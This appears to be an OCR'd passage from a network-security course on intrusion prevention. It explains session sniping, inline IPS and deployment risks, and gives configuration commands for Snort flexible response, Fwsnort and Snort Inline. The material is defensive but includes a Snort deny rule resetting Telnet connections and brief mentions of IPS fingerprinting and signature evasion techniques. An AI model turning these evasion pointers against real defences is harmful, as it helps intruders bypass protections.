
Several methods of intrusion prevention and active response technologies are available, including the following:

- **System memory and process protection**: This type of intrusion prevention strategy resides at the system level. Memory protection consists of a mechanism to prevent a process from corrupting the memory of another process running on the same system. Process protection consists of a mechanism for monitoring process execution, with the capability to kill processes that are suspect attacks.

- **Session sniping**: This type of intrusion prevention strategy terminates a TCP session by sending a TCP RST packet to both ends of the connection. When an attempted attack is detected, the TCP RST is sent and the attempted exploit is flushed from the buffers and thus prevented. Note that the TCP RST packets must have the correct sequence and acknowledge numbers to be effective.

- **Gateway interaction devices**: This type of intrusion prevention strategy allows a detection device to dynamically interact with network gateway devices such as a router or firewall. When an attempted attack is detected, the detection device can direct the router or firewall to block the attack.


- **Inline network devices**: This type of intrusion prevention strategy places a network device directly in the path of network communications, which has the capability to modify and block attack packets as they traverse the device's interfaces. This acts much like a router or firewall, combined with the signature matching capabilities of an IDS. The detection and response happens in real time before the packet is passed on to the destination network.



Several risks can occur when deploying intrusion prevention and active response technologies. Most notable is the recurring issue of false positives in today's intrusion detection systems. On some occasions, legitimate traffic displays some similar attack characteristics of malicious traffic. This could be anything from inadvertently matching signatures to uncharacteristically high traffic volume. Even a fine-tuned IDS can present false positives when this occurs. When intrusion prevention and active response is involved, false positives can create a denial of service (DoS) condition for legitimate traffic. In addition, attackers who discover or suspect the use of intrusion prevention methods can purposely create a DoS attack against legitimate networks and sources by sending attacks with spoofed source IP addresses. A simple mitigation to some DoS conditions is the use of an *exclude list,* also called a *whitelist.* A whitelist contains a list of the network sources that should never be blocked. It is important to include systems such as DNS, mail, routers, and firewalls in the whitelist.

Session sniping system identification is another concern when deploying IPSs. When systems terminate sessions with RST packets, an attacker may discover not only that an IPS is involved, but also the type of underlying system. Readily available passive operating system identification tools, such as p0f, analyze packets to determine the underlying operating system. This type of information enables an attacker to potentially evade the IPS or direct an attack at the IPS.


Another risk with IPSs involves gateway interaction timing and race conditions. In this scenario, a detection device directs a router or firewall to block the attempted attack. However, due to network latency, the attack has already passed the gateway device before it received this direction from the detection device. A similar situation could occur with a scenario that creates a race condition, on the gateway device, between the attack and the response. In either case, the attack has a high chance of succeeding.




Intrusion prevention systems have a lot of responsibility. Not only do they need to detect attacks inline and prevent them, but they also need to accomplish in-depth methods of packet inspection on large quantities of data at wire speed. In addition to all this, they also need to incorporate other technologies, such as behavioral analysis and anomaly detection. Is it possible for a single perimeter device to accomplish all this, or are we asking too much?

Although there are many methods of intrusion prevention and active response, using a combination of methods to build a strong defense in-depth strategy is still the best approach.


When deploying an IPS, you should carefully monitor and tune your systems and be aware of the risks involved. You should also have an in-depth understanding of your network, its traffic, and both its normal and abnormal characteristics. It is always recommended to run IPS and active response technologies in test mode for a while to thoroughly understand their behavior.



This section explores free, open source alternatives for implementing intrusion prevention and network forensics. It covers network methods, as well as system and application methods.



Commercial intrusion prevention and network forensics products are often technologically diverse and contain a rich feature set. However, they also often come with a hefty price tag. This section provides information on free, open source alternatives for implementing intrusion prevention and network forensics. It looks at these areas of network security from a defense in depth approach, including not only network methods, but system and application methods as well.



This slide shows the six open source intrusion prevention and active response solutions covered in this section. These options can be used for specific purposes or to augment your existing solution.


Snort Flexible Response (1)

- Performs session sniping with new rule keywords
- *Response*
  - Sends TCP RST or ICMP unreachable message
- *React*
  - Blocks access to specific websites and sends a warning notice to the user's browser
- Quick, simple, lightweight method for augmenting current solutions

Advanced Detection and Packet Analysis

Snort can perform session sniping through its flexible response rules. This plug-in adds the *response* and *react* keywords to rule creation. When a rule is triggered, the appropriate action is taken based on the keywords. If you use Snort in stealth mode, you need an additional interface to send the responses. Also, make sure that the libnet library is installed (http://libnet.sourceforge.net) because bit is used to create and send packets on the network.

Snort flexible response is a quick and simple solution that uses session sniping. Although not an overall enterprise solution, it is a lightweight method to use in simple environments.



To configure Snort with the flexible response rules, use the ./configure –enable-flexresp3 option when building Snort. Next, add the new response and react keywords to the rules you want to take an action on when triggered. The response keyword uses the following format:

resp: <resp_mechanism>[,<resp_mechanism>[,<resp_mechanism>]...];
where resp_mechanism can be one or more of the following:

- **rst_snd**: Sends a TCP RST packet to the sender of the packet
- **rst_rcv**: Sends a TCP RST packet to the receiver of the packet
- **rst_all**: Sends a TCP RST packet to both the sender and receiver
- **icmp_net**: Sends an ICMP_NET_UNREACH message to the sender
- **icmp_host**: Sends an ICMP_HOST_UNREACH message to the sender
- **icmp_port**: Sends an ICMP_PORT_UNREACH message to the sender
- **icmp_all**: Sends all three ICMP messages to the sender


The following example attempts to block Telnet by resetting any TCP connection to port 23:

alert tcp any any -> any 23 (msg:"Attempted Telnet"; flags:S; resp:rst_all;)

FWSnort (1)

- Deployed directly within the IPTables firewall
- Translates Snort rules into IPTables rulesets to be logged or blocked (~70%)
- Simple solution used to augment your defense in depth strategy

Fwsnort, http://www.cipherdyne.org/fwsnort, functions as a Transport layer inline IPS because it is deployed directly within the IPtables firewall. It works by translating Snort signatures into their equivalent IPtables rulesets; hence, it stops only attacks for which there are Snort signatures. Not all Snort rules are easily translated; however, Fwsnort does a good job at translating approximately 70% of them. Fwsnort also accepts Snort rules by the SID value, so you can add specific rules to your IPtables ruleset. IPtables can then either log or block the attacks.



Before installing Fwsnort, you must install the IPtables string match kernel patch and then recompile the kernel. When Fwsnort is installed, it references the configuration file /etc/fwsnort/fwsnort.conf. You must make some initial changes to this file to assign the appropriate firewall interfaces. The configuration file also contains areas for whitelists where you can exclude hosts and networks from being blocked. Use the following command to run Fwsnort with active response:


fwsnort --ipt-reject

This command parses the Snort rules files and create the appropriate IPtables ruleset that logs and resets connections with a TCP RST (or ICMP port unreachable for UDP attacks) based on the Snort signatures. The --ipt-drop option can be used instead to drop packets without sending a reset. For an optimal policy, it is better to choose the specific Snort rules that apply to your network and add those rules to your policy instead of applying all of them. This keeps your firewall ruleset smaller and more efficient. To add a firewall rule based on a specific snort signature, use the following command:


fwsnort --snort-sid 301 --ipt-reject

After the rulesets are created, the fwsnort command also creates the shell script /etc/fwsnort/fwsnort.sh that actually adds the rules to the firewall. You must run the shell script to activate the new ruleset.

Because Fwsnort uses string matching, it can easily be evaded with evasion techniques such as fragmentation, URL encoding, and session splicing. However, it is still a good tool to use as part of your defense in depth strategy.



Snort Inline (http://snort-inline.sourceforge.net/oldhome.html) is a true IPS, which is deployed between network segments, having the capability to alter or drop packets in real time as they flow through the system. It runs on a Linux system and uses IPtables packet queuing to collect and make decisions about packets as they traverse the system's interfaces. It can also be used in stealth mode, as a bridge between network segments, keeping it from being detected as a hop in the network. One of the best features of Snort Inline is its capability to mitigate attacks by altering application layer data as the packet traverses the system.




Snort Inline installation requires several specific versions of utilities and a kernel patch. After it is installed, several configuration steps must be made, including configuring IPtables and Snort. Snort Inline adds three new rule actions for rules:

- **drop**: Drops the packet using IPtables and logs via Snort.
- **reject:** The communication is closed by either a TCP RST for TCP sessions or an ICMP port-unreachable message for UDP and dropped by IPtables and logged.
- **sdrop**: Drops the packet using IPtables but does not log it.

Snort Inline also adds a new rule option:

- **replace**: Substitutes text matched by the content keyword with text specified by the replace keyword. (The new data must be the same length as the original data.)


Use these new keywords to modify Snort rules accordingly.



